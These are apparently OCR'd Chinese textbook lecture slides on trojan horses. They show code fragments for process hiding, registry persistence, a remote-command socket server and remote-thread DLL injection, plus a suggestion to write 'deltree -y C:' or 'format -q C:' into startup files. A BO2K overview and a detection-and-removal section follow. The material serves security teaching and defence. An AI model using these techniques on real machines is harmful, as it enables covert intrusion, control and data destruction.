    DWORD dwVersion = GetVersion();
    // 得到操作系统的版本号
    if (dwVersion >= 0x80000000)
    // 操作系统是Win9x,不是WinNt
    {
            typedef DWORD (CALLBACK* LPREGISTERSERVICEPROCESS)(DWORD,DWORD);
            //定义RegisterServiceProcess() 函数的原型
            HINSTANCE hDLL;
            LPREGISTERSERVICEPROCESS lpRegisterServiceProcess;
            hDLL = LoadLibrary("KERNEL32.dll");
            //加载RegisterServiceProcess()函数所在的动态链接库KERNEL32.DLL
            lpRegisterServiceProcess =(LPREGISTERSERVICEPROCESS)GetProcAddress(
hDLL,"RegisterServiceProcess");
            //得到RegisterServiceProcess()函数的地址
            lpRegisterServiceProcess(GetCurrentProcessId(),1);
            //执行RegisterServiceProcess()函数,隐藏本进程
            FreeLibrary(hDLL);
            //卸载动态链接库
    }
```

- 用RegisterServiceProcess函数实现后台服务进程。
- 未公开核心函数
- Win NT \ 2K下怎么实现？

自动加载

- 木马的第一次执行
- 如何实现第一次以后的自动加载？
  - 注册表
- 代码功能：
  - HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\
  - %System%\\Tapi32

- CopyFile(commandline, SystemPath+"\\Tapi32.exe", FALSE);
  - //将自己拷贝到%System%目录下,并改名为Tapi32.exe,伪装起来

- registry->Open(HKEY_LOCAL_MACHINE,"Software\\Microsoft\\Windows\\CurrentVersion\\Run");

- registry->QueryValue(TempPath,"crossbow", &lRegLength);
-
- registry->SetValue(SystemPath+"\\Tapi32.exe", "crossbow");

Server端功能——命令接收

- 接下来就是启动Server端的Socket来接收客户端的命令。
- Port 777
- 核心代码：

```
pSocket->Receive( lpBuf, 1000);
//接收客户端数据
if(strnicmp(lpBuf,"CMD:",4) == 0){
        ExecuteCommand( lpBuf , FALSE);
}//执行远端应用程序
else if(strnicmp(lpBuf,"!SHUT",5) == 0){
        SendText( "Exit program!", pSocket );
        OnExit();
}//退出木马程序
```

- 将要实现的功能：

CMD	执行应用程序
!SHUT	退出木马
FILEGET	获得远端文件
EDITCONF	编辑配置文件
LIST	列目录
VIEW	察看文件内容
CDOPEN	关CD
CDCLOSE	开CD
REBOOT	重启远端机器

Server端功能——修改配置

- Autoexec.bat和Config.sys
- 代码：
  - _chmod("c:\\autoexec.bat", S_IREAD | S_IWRITE);
  - _chmod("c:\\config.sys", S_IREAD | S_IWRITE);
  - fwrite(content,sizeof(char),strlen(content),fp);
  - //写入添加的语句，例如deltree -y C:或者format –q C:

Server端功能——实现list命令

```
CFileFind finder;
        BOOL bWorking = finder.FindFile("*.*");
        while (bWorking)
        //循环得到下一层文件或目录
        {
                bWorking = finder.FindNextFile();
                if ( finder.IsDots() || finder.IsDirectory() ){
                        strResult = "Dire: ";
                }else{
                        strResult = "File: ";
                }
                strResult += finder.GetFileName();
                strResult += "\n";
        }
```

Server端功能——实现View命令

```
int Read_Num=fread(temp_content, 1, 300, fp);
        //从目标文件中读入前300个字符
        while(Read_Num==300)
        {
                strResult += (CString)temp_content;
                //strResult的内容加上刚才的字符
                for(int i=0;i<300;i++) temp_content[i]='\0';
                Read_Num=fread(temp_content, 1, 300, fp);
                //重复
        };
```

Server端功能——操作硬件

- mciSendString（“set cdaudio door open”, NULL, 0, NULL）;
  //弹出光驱的托盘

- mciSendString（"Set cdaudio door closed wait", NULL, 0, NULL）;
  //收入光驱的托盘

Server端功能——远程reboot

- //Win9x重启
- ExitWindowsEx(EWX_FORCE+EWX_REBOOT,0);

- //操作系统是WinNt
- OpenProcessToken(GetCurrentProcess(),
- TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken);
- LookupPrivilegeValue(NULL, SE_SHUTDOWN_NAME,&tkp.Privileges[0].Luid);
- tkp.PrivilegeCount = 1;
- tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
- AdjustTokenPrivileges(hToken, FALSE, &tkp, 0,(PTOKEN_PRIVILEGES)NULL, 0);
- ExitWindowsEx(EWX_REBOOT | EWX_FORCE, 0);

Client端功能

- 客户端的任务仅仅是发送命令和接收反馈信息而以。
- 首先，在Visual Studio环境下新建一个基于Dialog的应用程序；
- 接着，在这个窗体上放置一些控件。这些控件用于输入IP，Port，命令以及执行某些动作。
- 最后，添加CCommandSocket类（其基类是CSocket类）到当前工程，该类用于和Server端通讯。

- 发送命令的代码如下：
- m_ptrComSocket->Send((void *)m_msg, m_msg.GetLength());

- 从服务器端获取反馈信息
- ReceiveResult(m_msg);

- 断开Socket通讯的代码如下：
- m_ptrComSocket->Close();

- 代码及演示

重点大学信息安全专业规划系列教材
恶意代码与计算机病毒
——原理、技术和实践

简单木马实验（实验五）

- 【实验目的】
- 掌握木马病毒的基本原理。
- 【实验平台】
- Windows XP操作系统
- Visual Studio 6.0编程环境

- 【实验步骤】
- (1) 复制实验文件到实验的计算机上(源码位置：附书资源目录\Experiment\ SimpleHorse\)。其中，SocketListener目录下是木马Server端源代码，SocketCommand目录下是木马Client端源代码。
- (2) 用Visual Studio 6.0环境分别编译这两部分代码编译。
- (3) 运行SocketListener应用程序，也就是启动了木马被控制端。
- (4) 运行SocketCommand应用程序，也就是启动了木马的控制端，可以在控制端执行命令来控制被控制端。

清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

木马的关键技术


——隐藏技术


上海交通大学 网络空间安全学院
School Of Cyber Security,ShanghaiJiao Tong University

隐藏技术——反弹式木马技术

- 反弹式木马的原理：
  - 利用防火墙对内部发起的连接请求无条件信任的特点，假冒是系统的合法网络请求来取得对外的端口，再通过某些方式连接到木马的客户端，从而窃取用户计算机的资料同时遥控计算机本身。

- 反弹式木马访问客户端的80端口，防火墙无法限制。
- 例如，“网络神偷”
- 防范：使用个人防火墙，其采用独特的“内墙”方式应用程序访问网络规则。





隐藏技术——用ICMP方法隐藏连接

- TCP UDP木马的弱点：等待和运行的过程中，始终有一个和外界联系的端口打开着。
- 原理：
  - 由于ICMP报文是由系统内核或进程直接处理而不是通过端口，这就给木马一个摆脱端口的绝好机会。
  - 木马将自己伪装成一个Ping的进程，系统就会将ICMP_ECHOREPLY（Ping的回包）的监听、处理权交给木马进程。
  - 一旦事先约定好的ICMP_ECHOREPLY包出现（可以判断包大小、ICMP_SEQ等特征），木马就会接受、分析并从报文中解码出命令和数据。
  - 即使防火墙过滤ICMP报文，一般也不过率ICMP_ECHOREPLY包，否则就不能进行Ping操作了。因此，具有对于防火墙和网关的穿透能力。

隐藏技术——隐藏端口

- 为了隐藏端口，采用两种思路：寄生和潜伏
- 寄生就是找一个已经打开的端口，寄生其上，平时只是监听，遇到特殊的指令就进行解释执行。
- 潜伏是说使用IP协议族中的其它协议而不是TCP或UDP来进行通讯，从而瞒过Netstat和端口扫描软件。一种比较常见的潜伏手段是使用ICMP协议。
- 其他方法：对网卡或Modem进行底层的编程。

隐藏技术——NT进程的隐藏

- 进程 和 端口 联系在一起的方法很常见。因此，需要隐藏进程来达到隐藏木马的目的。
- 实现进程隐藏有两种思路：
  - 第一是让系统管理员看不见（或者视而不见）你的进程；
  - 第二是不使用进程。

- 能否使用第一种方式？
- 在Windows中有多种方法能够看到进程的存在：
  - PSAPI（Process Status API）；
  - PDH（Performance Data Helper）；
  - ToolHelp API。
- 如果我们能够欺骗用户和入侵检测软件用来查看进程的函数（例如截获相应的API调用，替换返回的数据），我们就完全能实现进程隐藏。
- 但是存在两个难题：
  - 一来我们并不知道用户和入侵软件使用的是什么方法来查看进程列表；
  - 二来如果我们有权限和技术实现这样的欺骗，我们就一定能使用其它的方法更容易的实现进程的隐藏。

用欺骗的方法隐藏进程示例

- 修改任务管理器的显示
- 显示控件和窗口用Spy++获知
- 窗口：32770
- 控件：Syslistview32

- 演示代码：guangpan\news\hooklist

- 使用第二种方式最流行。
- DLL是Windows系统的另一种“可执行文件”。DLL文件是Windows的基础，因为所有的API函数都是在DLL中实现的。DLL文件没有程序逻辑，是由多个功能函数构成，它并不能独立运行，一般都是由进程加载并调用的。
- 假设我们编写了一个木马DLL，并且通过别的进程来运行它，那么无论是入侵检测软件还是进程列表中，都只会出现那个进程而并不会出现木马DLL，如果那个进程是可信进程，（例如资源管理器Explorer.exe，没人会怀疑它是木马吧？）那么我们编写的DLL作为那个进程的一部分，也将成为被信赖的一员而为所欲为。

用DLL实现木马功能

用DLL实现木马功能，然后，用其他程序启动该DLL.

- 有三种方式：
  - **最简单的方式——RUNDLL32**
  - **特洛伊DLL**
  - **线程插入技术**

- **最简单的方式——RUNDLL32**
  - Rundll32 DllFileName FuncName
  - Rundll32.exe MyDll.dll MyFunc
  - 程序演示(参见： ..\othercode\testdll)

- **比较高级的方式－特洛伊DLL**
  - 特洛伊DLL（欺骗DLL）的工作原理是使用欺骗DLL替换常用的DLL文件，通过函数转发器将正常的调用转发给原DLL，截获并处理特定的消息。
- 函数转发器forward的认识。
  - Visual Studio 7命令提示符>dumpBin -Exports c:\windows\system32\Kernel32.dll | more
  - 演示
- 程序实现
  - // Function forwarders to functions in DllWork
  - #pragma comment(linker, "/export:ForwardFunc=Kernel32.HeapCreate")
  - 演示（参见：..\othercode\testdll源代码）

- 实现描述
  - 我们知道WINDOWS的Socket1.x的函数都是存放在wsock32.dll中的，那么我们自己写一个wsock32.dll文件，替换掉原先的wsock32.dll（将原先的DLL文件重命名为wsockold.dll）我们的wsock32.dll只做两件事，一是如果遇到不认识的调用，就直接转发给wsockold.dll（使用函数转发器forward）；二是遇到特殊的请求（事先约定的）就解码并处理。


- 特洛伊DLL的弱点：
  - system32目录下有一个dllcache的目录，这个目录中存放着大量的DLL文件，一旦操作系统发现被保护的DLL文件被篡改（数字签名技术），它就会自动从dllcache中恢复这个文件。
  - 有些方法可以绕过dllcache的保护：
    - 先更改dllcache目录中的备份再修改DLL文件
    - 利用KnownDLLs键值更改DLL的默认启动路径等
  - 同时特洛伊DLL方法本身也有一些漏洞（例如修复安装、安装补丁、升级系统、检查数字签名等方法都有可能导致特洛伊DLL失效），所以这个方法也不能算是DLL木马的最优选择。

- **最高级方式——动态嵌入技术**
  - DLL木马的最高境界是动态嵌入技术，动态嵌入技术指的是将自己的代码嵌入正在运行的进程中的技术。多种嵌入方式：窗口Hook、挂接API、远程线程。

隐藏技术——远程线程技术

- 远程线程技术指的是通过在另一个进程中创建远程线程的方法进入那个进程的内存地址空间。
- 通过CreateRemoteThread也同样可以在另一个进程内创建新线程，新线程同样可以共享远程进程的地址空间。

- HANDLE CreateRemoteThread(
  - HANDLE hProcess,
  - PSECURITY_ATTRIBUTES psa,
  - DWORD dwStackSize,
  - PTHREAD_START_ROUTINE pfnStartAddr,
  - PVOID pvParam,
  - DWORD fdwCreate,
  - PDWORD pdwThreadId);



- DWORD WINAPI ThreadFunc(PVOID pvParam);
- HINSTANCE LoadLibrary(PCTSTR pszLibFile);
- 两个函数非常类似

- 需解决的问题：
  - 第一个问题，获取LoadLibrary的实际地址。
  - PTHREAD_START_ROUTINE pfnThreadRtn = (PTHREAD_START_ROUTINE) GetProcAddress(GetModuleHandle(TEXT("Kernel32")), "LoadLibraryA");
  - 第二个问题，把D L L路径名字符串放入宿主进程。使用：
    - VirtualAllocEx，VirtualFreeEx，ReadProcessMemory，WriteProcessMemory 等函数。

- 操作步骤做一个归纳：
- 1) 使用VirtualAllocEx函数，分配远程进程的地址空间中的内存。
- 2) 使用WriteProcessMemory函数，将DLL的路径名拷贝到第一个步骤中已经分配的内存中。
- 3) 使用GetProcAddress函数，获取LoadLibraryA或LoadLibratyW函数的实地址（在Kernel32.dll中）。
- 4) 使用CreateRemoteThread函数，在远程进程中创建一个线程，它调用正确的LoadLibrary函数，为它传递第一个步骤中分配的内存的地址。

- 5) 使用VirtualFreeEx函数，释放第一个步骤中分配的内存。
- 6) 使用GetProcAddress函数，获得FreeLibrary函数的实地址（在Kernel32.dll中）。
- 7) 使用CreateRemoteThread函数，在远程进程中创建一个线程，它调用FreeLibrary函数，传递远程DLL的HINSTANCE。
- 看代码及演示（参见: ..\ othercode\injlib 和 Imgwalk）

清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材

木马的关键技术

——其他技术

远程屏幕抓取

- 如果键盘和鼠标事件记录不能满意时，
- 需要抓取被控制端屏幕，形成一个位图文件，然后把该文件发送到控制端计算机显示出来。

输入设备控制

- 通过网络控制目标机的鼠标和键盘，以达到模拟鼠标和键盘的功能。
- 使用技术：Keybd_event，mouse_event

- //模拟A键按键过程
- keybd_event(65,0,0,0);
- keybd_event(65,0,KEYEVENTF_KEYUP,0);

- //模拟按下左键
- GetCursorPos(&lpPoint);
- SetCursorPos(lpPoint.x, lpPoint.y);
- mouse_event(MOUSEEVENTF_LEFTDOWN,0,0,0,0);
- mouse_event(MOUSEEVENTF_LEFTUP,0,0,0,0);

远程文件管理

- 操作目标机文件的方式通常有两种：
  - 一种是共享目标机的硬盘，进行任意的文件操作；
  - 另一种是把自己的计算机配置为FTP（File Transfer Protocol，文件传输协议）服务器。
- 使用函数
  - CInternetSession
  - GetFtpConnection
  - GetFile
  - PutFile

共享硬盘数据

- Windows 2000/NT/XP:
  [HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\lanmanserver\Shares]
  - Windows 9x:
- [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan]
  - "Flags" //类型
  - "Path" //目录
  - "Remark" //备注
  - "Type"
  - "Parm1enc"
  - "Parm2enc"

服务器端程序的包装与加密

- 一个试验:
- text.txt，其内容为“This is for test!!”
  - C:\>type text.txt>>Test.exe
  - 运行Test.exe
  - 演示（参见：..\othercoe\bindexe）
- 木马会把一些配置信息放在exe文件的最后。例如， 冰河木马

- 其他的其他技术：
  - 首先是程序的大小问题；
  - 还有启动方式的选择；
  - 木马的功能还可以大大扩充；
  - 杀掉防火墙和杀毒软件；
  - 针对来自反汇编工具的威胁；
  - 自动卸载等。

清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践


木马实例

——BO2K


上海交通大学 网络空间安全学院
School Of Cyber Security,ShanghaiJiao Tong University

- BO(Back Orifice)是典型的远程访问型木马。这种木马借着远程控制的功能，用起来非常简单，只需先运行服务端程序，同时获得远程主机的IP地址，控制者就能任意访问被控制的计算机。这种木马可以使远程控制者在本地机器上任意的事情，比如键盘记录、上传和下载功能、发送一个截取屏幕等等。

BO2K的代码分析


BO2K 服务器程序
是否安装了BO2K程序
否
是
拷贝自身到系统目录下
设置BO2K为自动启动项目
设置拷贝的BO2K为启动全路径
删除自身

接上页


启动程序
初始化数组
注册命令
进入命令循环
Ping
Query
Reboot Machine
...
Map Port
List Process
Capture Video
Delete File

BO2K的功能（精简）

- Ping：给一台计算机发个数据包看它能否被访问
- Query：返回服务器上的BO的版本号
- Reboot Machine：重启动服务器
- Lock-up Machine：冻住服务器，要他重启动
- List Passwords：取得服务器上的用户和密码
- Get System Info：取得Machine Name--机器名、Current User--当前用户、Processor--CPU型号、Operating system version (SP version)--操作系统版本号（补丁版本）、Memory (Physical and paged)--内存（物理内存和虚拟内存）、All fixed and remote drives--所有的固定存储器和远程驱动器


- Log Keystrokes：把按键记录到一个文件里，要指定一个文件存储输出结果
- End Keystroke Log：停止记录按键
- View Keystroke Log：察看按键记录文件
- Delete Keystroke Log：删除按键记录文件
- System Message Box：在服务器的屏幕上显示一个有文本框的窗口，窗口的标题和文本可定制
- Map Port -> Other IP：把服务器上一个端口的网络流通数据重定向到另一个IP地址和端口
- Map Port -> TCP File Receive：从一个指定的端口收取文件，要指定端口号和文件名，详细路径

清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

BO2K演示



清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材


木马的检测、清除、防范

已知木马的端口列表（简略）

木马名称	端口		木马名称	端口
BO jammerkillahV	121		Remote Grab	7000
NukeNabber	139		NetMonitor	7300
Hackers Paradise	456		NetMonitor 1.x	7301
Stealth Spy	555		NetMonitor 2.x	7306
Phase0	555		NetMonitor 3.x	7307
NeTadmin	555		NetMonitor 4.x	7308
Satanz Backdoor	666		Qaz	7597
Attack FTP	666		ICQKiller	7789
AIMSpy	777		InCommand	9400

木马检测及清除实验

- 示例程序利用开放主机端口号和各个木马程序使用端口的对应关系，判断主机是否已中木马，中了何种木马（目前能查找一百余种），并能根据所中木马的类型，对其中的二十几种进行杀灭。此外，用户可自行追加数据库，增加能查找病毒的种类。


开始
Scan开放的端口，结果保存到文件
是否能打开木马数据库文件
No
Yes
读取保存开放端口文件，判断中何木马
此木马能否被杀灭
No
Yes
调用函数杀除木马
结束

关键数据结构

本程序的数据文件Trojan.txt使用了TROJAN结构来保存木马的名称，对应打开端口号和查杀代码

字段名称	字段类型	字段说明
nPort	数字	该木马所使用的端口号。
TroName	字符串	该木马的名称。
nKillno	数字	该木马的查杀号，杀除函数调用。
pnext	指针	用于构成链表结构指针

在Trojan.txt中，每行为一个木马项，格式为

木马名称 木马使用特征端口号 查杀号

- 使用端口扫描方法查看有那些端口开放

- 该方法存在问题：
  - 无法应对隐藏端口
  - 没采用多线程扫描

消除木马进程的步骤

- 第一步：提升权限
  - 提升本程序权限得目的是，使其能够杀除木马进程，主要是通过AdjustTokenPrivileges函数来完成。

```
BOOL AdjustTokenPrivileges(
  HANDLE TokenHandle,              //用于修改权限的句炳
  BOOL DisableAllPrivileges,                    //修改方式
  PTOKEN_PRIVILEGES NewState,    //修改后的值
  DWORD BufferLength,                           //修改值的长度
  PTOKEN_PRIVILEGES PreviousState,              //修改前状态
  PDWORD ReturnLength                  //返回长度
);
```

- 第二步：枚举进程，获得木马进程的进程号码。
  - 首先通过EnumProcesses函数来枚举系统中所有运行的进程。
  - 当获得所有进程的进程号以后，枚举每一个进程所包含的模块，这里使用EnumProcessModules函数：
  - 通过返回的模块信息，我们可以利用GetModuleFileNameEx来取得此模块调用文件的文件名。

- 第三步：终止木马进程。如果取得文件名和木马的名称一样，则调用TerminateProcess函数终止木马进程。

- 第四步：清除木马文件。在终止木马的进程以后，就可以删除木马文件，删除注册表项和删除文件中的自启动项的操作了，其中涉及到几个注册表操作函数。
  - RegOpenKeyEx：用来打开注册表项
  - RegQueryValueEx：用来查询特定注册表项中的键值
  - RegDeleteValue：当我们查找到的键名和其含有的键值与木马添加的内容一致时，就可以调用该函数删除此键
- 对于木马文件，调用DeleteFile函数来删除。

清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材

